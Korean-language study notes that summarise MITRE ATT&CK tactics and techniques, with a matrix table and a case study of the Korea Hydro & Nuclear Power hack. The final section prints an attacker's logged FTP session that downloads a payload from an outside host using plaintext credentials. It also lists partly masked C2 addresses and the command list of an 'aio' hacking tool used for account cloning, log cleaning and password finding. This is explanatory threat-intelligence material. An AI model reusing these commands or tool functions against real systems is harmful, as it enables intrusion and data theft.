- BITS Jobs: BITS Jobs를 이용해 악성 페이로드를 지속적으로 실행하거나 정리하는 행위

(BITS: COM(컴포넌트 객체 모델)을 통해 노출된 저대역폭 비동기 파일 전송 메커니즘 – Powershell 등을 통해 가능)

- Boot or Logon Autostart Execution: 부팅/로그온 중 자동 실행 프로그램을 통해 지속성을 유지하거나, 더 높은 수준의 권한을 얻도록 시스템 설정을 구성하는 행위

(Registry Run Key, Startup Folder, Winlogon Helper DLL, Shortcut Modification 등)



Persistence

19 techniques

Account Manipulation (5)

BITS Jobs

Boot or Logon Autostart Execution (14)

Boot or Logon Initialization Scripts (5)

Browser Extensions

Compromise Client Software Binary

Create Account (3)

Create or Modify System Process (4)

Event Triggered Execution (15)

External Remote Services

Hijack Execution Flow (12)

Privilege Escalation

· Privilege Escalation(권한 상승)

- 악성 행위가 더 높은 권한을 얻으려고 시도하는 행위

- Abuse Elevation Control Mechanism: 권한 상승을 위한 매커니즘을 우회하여 더 높은 권한을 얻는 행위


(Setuid/Setgid, Bypass User Account Control, Sudo/ Sudo Caching 등)

- Access Token Manipulation: 엑세스 토큰을 수정하여 액션을 수행하고, 엑세스 제어 우회하는 행위

(Token Impersonation/Theft, Create Process with Token, Make and Impersonate Token 등)

- Boot or Logon Autostart Execution: 부팅/로그온 중 자동 실행 프로그램을 통해 지속성을 유지하거나, 더 높은 수준의 권한을 얻도록 시스템 설정을 구성하는 행위

(Registry Run Key, Startup Folder, Winlogon Helper DLL, Shortcut Modification 등)



Privilege Escalation
13 techniques

Abuse Elevation Control Mechanism (4)
Access Token Manipulation (5)
Boot or Logon Autostart Execution (14)
Boot or Logon Initialization Scripts (5)
Create or Modify System Process (4)
Domain Policy Modification (2)
Escape to Host
Event Triggered Execution (15)
Exploitation for Privilege Escalation
Hijack Execution Flow (12)
Process Injection (12)
Scheduled Task/Job (5)
Valid Accounts (4)

Defense Evasion


- **Defense Evasion (방어 회피)**

 - 악성 행위가 탐지를 피하기 위한 행위

 - Abuse Elevation Control Mechanism: 권한 상승을 위한 매커니즘을 우회하여 더 높은 권한을 얻는 행위
(Setuid/Setgid, Bypass User Account Control, Sudo/ Sudo Caching 등)

 - Access Token Manipulation: 엑세스 토큰을 수정하여 액션을 수행하고, 엑세스 제어 우회하는 행위
(Token Impersonation/Theft, Create Process with Token, Make and Impersonate Token 등)

 - BITS Jobs: BITS Jobs를 이용해 악성 페이로드를 지속적으로 실행하거나 정리하는 행위
(BITS: COM(컴포넌트 객체 모델)을 통해 노출된 저대역폭 비동기 파일 전송 메커니즘 – Powershell 등을 통해 가능)



Defense Evasion

42 techniques

Abuse Elevation Control Mechanism (4)

Access Token Manipulation (5)

BITS Jobs

Build Image on Host

Debugger Evasion

Deobfuscate/Decode Files or Information

Deploy Container

Direct Volume Access

Domain Policy Modification (2)

Execution Guardrails (1)

Exploitation for Defense Evasion

File and Directory Permissions Modification (2)

Hide Artifacts (10)

Hijack Execution Flow (12)

Impair Defenses (9)

Indicator Removal on Host (6)

Credential Access


· Credential Access(자격증명 엑세스)

- 공격자가 계정의 ID/Password를 훔치기 위한 행위

- Adversary-in-the-Middle: 스니핑, 전송된 데이터 조작 같은 동작을 지원하기 위해 (AiTM) 기술을 사용해, 네트워크 장치 사이에 위치를 지정하려는 행위
(ARP Cache Poisoning, DHCP Spoffing등)

- Brute Force: 브루트포스를 사용하여 계정 정보를 탈취하는 행위
(Password Guessing, Password Cracking, Password Spraying 등)

- Credentials from Password Stores: 공용 암호 저장 위치를 검색하여 사용자의 자격 증명을 획득하는 행위
(Keychain, Securityd Memory, Credentials from Web Browsers 등)



Credential Access
16 techniques

- Adversary-in-the-Middle (3)
- Brute Force (4)
- Credentials from Password Stores (5)
- Exploitation for Credential Access
- Forced Authentication
- Forge Web Credentials (2)
- Input Capture (4)
- Modify Authentication Process (5)
- Multi-Factor Authentication Interception
- Multi-Factor Authentication Request Generation

Discovery


- Discovery(발견)

 - 공격자가 피해자의 환경을 파악하기 위한 행위

 - Account Discovery: 시스템/환경 내의 계정 목록을 가져오려는 행위
(Local Account, Domain Account, Email Account 등)

 - Application Window Discovery: 현재 열려 있는 응용 프로그램의 창 목록을 가져오려는 행위
(키로거, 프로그램 실행 정보 전달 등)

 - Browser Bookmark Discovery: 손상된 호스트에 대해 브라우저의 북마크를 확인하는 행위
(네트워크 세부 사항, 개인정보, 캐시 정보 남은 로그인 등)



Discovery

30 techniques

Account Discovery (4)

Application Window Discovery

Browser Bookmark Discovery

Cloud Infrastructure Discovery

Cloud Service Dashboard

Cloud Service Discovery

Cloud Storage Object Discovery

Container and Resource Discovery

Debugger Evasion

Domain Trust Discovery

Lateral Movement


- **Lateral Movement (수평 이동)**

 - 공격자가 네트워크의 원격 시스템에 진입하고 제어하는 기술 (내부 네트워크 이동)

 - Exploitation of Remote Services: 내부 시스템에 대한 무단 접근을 얻기 위해 원격 서비스를 이용하는 행위 (원격 시스템의 취약점 공격)

 - Internal Spearphishing: 내부 스피어피싱을 이용해 추가 정보에 접근하거나, 동일한 조직내에 다른 사용자를 이용하는 행위
(내부 스피어 피싱 : 악성 프로그램으로 사용자의 장치 제어, 자격 증명을 손상시켜 전자 메일 계정을 소유하는 것)

 - Lateral Tool Transfer: 손상된 환경의 시스템 간에 도구/다른 파일을 전송하는 행위
(SMB/Windosw, curl, ftp 등)



Lateral Movement
9 techniques

Exploitation of Remote Services

Internal Spearphishing

Lateral Tool Transfer

Remote Service Session Hijacking (2)

Remote Services (6)

Replication Through Removable Media

Software Deployment Tools

Taint Shared Content

Use Alternate Authentication Material (4)

Command and Control


Command and Control (명령 및 제어)

- 공격자가 손상된 시스템을 제어하여 자신의 시스템과 통신을 하는 행위

- Application layer Protocol: 어플리케이션 계층 프로토콜을 사용하여 기존 트래픽과 결합을 통해 탐지/네트워크 필터링을 방지하는 행위
(Web protocols, File Transfer Protocols, DNS등)

- Communication Through Removable Media: 이동식 미디어를 사용하여 잠재적으로 연결이 끊긴 네트워크에서 손상된 호스트 간에 명령 및 제어를 수행하는 행위

- Data Encoding: 명령 및 제어 트래픽 내용을 탐지하기 어렵게 데이터를 인코딩하는 행위
(Standard Encoding, Non-Standard Encoding 등)



Collection

17 techniques

Adversary-in-the-Middle (3)

Archive Collected Data (3)

Audio Capture

Automated Collection

Browser Session Hijacking

Clipboard Data

Data from Cloud Storage Object

Data from Configuration Repository (2)

Data from Information Repositories (3)

Exfiltration


- **Exfiltration (유출)**

 - 공격자가 데이터를 훔치는 행위

 - Automated Exfiltration: 수집 중에 수집된 후 자동 처리를 사용하여 중요한 문서와 같은 데이터를 유출

 - Data Transfer Size Limits: 전체 파일 대신 고정된 크기의 청크로 데이터를 유출하거나 패킷 크기를 특정 임계값 이하로 제한

 - Exfiltration Over Alternative Protocol: 기존 명령 및 제어 채널의 프로토콜과 다른 프로토콜을 통해 데이터를 유출하여 데이터를 훔치는 행위



Exfiltration

9 techniques

Automated Exfiltration (1)

Data Transfer Size Limits

Exfiltration Over Alternative Protocol (3)

Exfiltration Over C2 Channel

Exfiltration Over Other Network Medium (1)

Exfiltration Over Physical Medium (1)

Exfiltration Over Web Service (2)

Scheduled Transfer

Transfer Data to Cloud Account

Impact


· Impact (충격)

- 공격자가 시스템 및 데이터를 조작, 방해, 파괴하는 행위

- Account Access Removal: 합법적인 사용자가 사용하는 계정에 대한 액세스를 금지하여 시스템 및 네트워크 리소스의 가용성을 방해

- Data Destruction: 특정 시스템 또는 네트워크에서 대량의 데이터와 파일을 파괴하여 시스템, 서비스 및 네트워크 리소스에 대한 가용성을 방해

- Data Encrypted for Impact: 대상 시스템 또는 네트워크의 많은 수의 시스템에서 데이터를 암호화하여 시스템 및 네트워크 리소스에 대한 가용성을 방해



Impact

13 techniques

Account Access Removal

Data Destruction

Data Encrypted for Impact

Data Manipulation (3)

Defacement (2)

Disk Wipe (2)

Endpoint Denial of Service (4)

Firmware Corruption

Inhibit System Recovery


Network Denial of Service (2)

Resource Hijacking

Service Stop

System Shutdown/Reboot

사용 예시



한국수력원자력 해킹 사건개요

1 자료 유출

직접 접속

국내VPN

퇴직자ID → 커뮤니티 → 직원 개인정보 수집

피싱메일 → 퇴직자 협력사 → 이메일계정/내용 탈취

자료 유출 악성코드 → 협력사 → 내부PC 자료 탈취

중국 선양 IP 접속


2 한수원 공격

국내VPN

약 6000건 이메일 발송 → 공격 실패 → 현직 임직원 PC

직접 접속 국내VPN → 3 자료 공개/협박

(자료: 개인정보범죄 정부합동수사단)



Initial Access 9 techniques	Execution 12 techniques	Persistence 19 techniques	Privilege Escalation 13 techniques	Defense Evasion 39 techniques	Credential Access 15 techniques	Discovery 27 techniques	Lateral Movement 9 techniques	Collection 17 techniques	Command and Control 16 techniques	Exfiltration 9 techniques	Impact 13 techniques
Drive-by Compromise	Command and Scripting Interpreter (3/9)	Account Manipulation (0/5)	Abuse Elevation Control Mechanism (0/4)	Abuse Elevation Control Mechanism (0/4)	Brute Force (1/4)	Account Discovery (0/4)	Exploitation of Remote Services	Archive Collected Data (2/3)	Application Layer Protocol (1/4)	Automated Exfiltration (0/1)	Account Access Removal
Exploit Public-Facing Application	Container Administration Command	BITS Jobs	Access Token Manipulation (1/5)	Access Token Manipulation (1/5)	Credentials from Password Stores (0/5)	Application Window Discovery	Internal Spearphishing	Audio Capture	Communication Through Removable Media	Data Transfer Size Limits	Data Destruction
External Remote Services	Deploy Container	Boot or Logon Autostart Execution (3/14)	Boot or Logon Autostart Execution (3/14)	BITS Jobs	Exploitation for Credential Access	Browser Bookmark Discovery	Lateral Tool Transfer	Automated Collection	Data Encoding (1/2)	Exfiltration Over Alternative Protocol (1/3)	Data Encrypted for Impact
Hardware Additions	Exploitation for Client Execution	Boot or Logon Initialization Scripts (0/5)	Boot or Logon Initialization Scripts (0/5)	Build Image on Host	Forced Authentication	Cloud Infrastructure Discovery	Remote Service Session Hijacking (0/2)	Clipboard Data	Data Obfuscation (1/3)	Exfiltration Over C2 Channel	Data Manipulation (0/3)
Phishing (2/3)	Inter-Process Communication (0/2)	Browser Extensions	Create or Modify System Process (1/4)	Deobfuscate/Decode Files or Information	Forge Web Credentials (0/2)	Cloud Service Dashboard	Remote Services (2/6)	Data from Cloud Storage Object	Dynamic Resolution (0/3)	Exfiltration Over Other Network Medium (0/1)	Defacement (1/2)
Replication Through Removable Media	Native API	Compromise Client Software Binary	Domain Policy Modification (0/2)	Deploy Container	Input Capture (1/4)	Cloud Service Discovery	Replication Through Removable Media	Data from Configuration Repository (0/2)	Encrypted Channel (1/2)	Exfiltration Over Physical Medium (0/1)	Disk Wipe (2/2)
Supply Chain Compromise (0/3)	Scheduled Task/Job (0/7)	Create Account (0/3)	Escape to Host	Direct Volume Access	Man-in-the-Middle (0/2)	Container and Resource Discovery	Software Deployment Tools	Data from Information Repositories (0/3)	Fallback Channels	Exfiltration Over Web Service (0/2)	Endpoint Denial of Service (0/4)
Trusted Relationship	Shared Modules	Create or Modify System Process (1/4)	Event Triggered Execution (0/16)	Domain Policy Modification (0/2)	Modify Authentication Process (0/4)	Domain Trust Discovery	Taint Shared Content	Data from Local System	Ingress Tool Transfer	Scheduled Transfer	Firmware Corruption
Valid Accounts (0/4)	Software Deployment Tools	Event Triggered Execution (0/16)	Exploitation for Privilege Escalation	Execution Guardrails (0/1)	Network Sniffing	File and Directory Discovery	Use Alternate Authentication Material (0/4)	Data from Network Shared Drive	Multi-Stage Channels	Transfer Data to Cloud Account	Inhibit System Recovery
	System Services (0/2)	External Remote Services	Hijack Execution Flow (0/11)	Exploitation for Defense Evasion	OS Credential Dumping (1/8)	Network Service Scanning		Data from Removable Media	Non-Application Layer Protocol		Network Denial of Service (0/2)
	User Execution (1/3)	Hijack Execution Flow (0/11)	Process Injection (3/11)	File and Directory Permissions Modification (0/2)	Steal Application Access Token	Network Share Discovery		Data Staged (1/2)	Non-Standard Port		Resource Hijacking
	Windows Management Instrumentation	Implant Internal Image	Scheduled Task/Job	Hide Artifacts (1/7)	Steal or Forge Kerberos Tickets	Network Sniffing		Email Collection (0/3)	Protocol Tunneling		Service Stop
				Hijack Execution Flow (0/11)		Password Policy Discovery					System Shutdown/Reboot
				Impair Defenses (2/7)		Peripheral Device Discovery					
				Indicator Removal on Host							


사용 예시

01 Resouce Development : 자원개발

1. T1583.001 Acquire Infrastructure : Domain

- 악성코드 유포를 위해 해외 FTP 사이트에 계정을 생성하여 이용

감염 시스템에서 수행한 FTP 명령어



```
explorer (C:\WINDOWS\SysWOW64)
[Right][Right][Right]\cmd
ftp -v ftp.drivehq.com
smithjohnxxx
Pulamea123
hhas
deb
bin
get x.exe
bye
exit
[Esc][Esc][Esc][F5]
User: nadminb    Date: 2016-11-16    Time: 오후 10:43:01
```

2. T1583.004 Acquire Infrastructure : Server


- 공격자는 국내 서버를 임대하여 명령제어서버로 사용

C2
210.127.***.**
222.235.**.***
irc.item***.org

3. T1587.001 Develop Capabilities : Malware

- 시스템을 장악하기 위하여 자체 개발한 악성코드를 사용
- aio 해킹 도구는 자동실행, 유저 생성 삭제, 프로세스 중지, 시스템 정보 수집 등 다양한 기능을 수행
- 악성코드 인젝터는 정상 프로그램 안에 원격제어 악성코드를 삽입하는 기능을 수행
- 개발한 악성코드에는 특정 닉네임이 삽입

aio 해킹 도구



```
C:₩Users₩THOR₩Desktop>aio.exe
Mini Version Without Scan Feature V1.0 Build 08/20/2012

aio.exe    -AutoRun                 -> List Auto Run Items
aio.exe    -Clone                   -> Clone Accounts
aio.exe    -CheckClone              -> Check Clone
aio.exe    ->CleanLog               -> Clean Logs
aio.exe    ->ConfigService          -> Configure Service
aio.exe    ->CheckProcess           -> Check Hidden Process
aio.exe    ->CheckUser              -> Check Users
aio.exe    ->DelUser                -> Delete User
aio.exe    ->DelAdmin               -> Delete User
aio.exe    ->DWFP                   -> Disable WFP For A File
aio.exe    ->EnumService            -> List Services
aio.exe    ->FHS                    -> Find Hidden Service
aio.exe    ->FGet                   -> FTP Download
aio.exe    ->FTPUpload              -> FTP Upload
aio.exe    ->FindPassword           -> Find Logon User Password
aio.exe    -InstallService          -> Install Service
aio.exe    -InstallDriver           -> Install Driver
aio.exe    ->KillHProcess           -> Kill Hidden Process
aio.exe    ->LogOff                 -> LogOff System
aio.exe    ->MGet                   -> Web Download
aio.exe    ->Mport                  -> Port Mapper
aio.exe    ->Never                  -> Reset Account Number Of Logon
aio.exe    ->PowerOff               -> Shut Down The Power
aio.exe    ->Pslist                 -> List Process Info
aio.exe    ->Pskill                 -> Kill Process
aio.exe    ->Reboot                 -> Reboot The System
aio.exe    ->RemoveService          -> Remove Service
aio.exe    ->RHService              -> Remove Hide Service
aio.exe    ->StartService           -> Start Service
aio.exe    ->StopService            -> Stop Service
aio.exe    ->SysInfo                -> List System Info
aio.exe    ->ShutDown               -> ShutDown The System
aio.exe    ->SPskill                -> Special Method To Kill Process
aio.exe    ->Terminal               -> Install Terminal Service
aio.exe    ->Unhide                 -> Unhide Password
aio.exe    ->WinInfo                -> List Accounts Info
```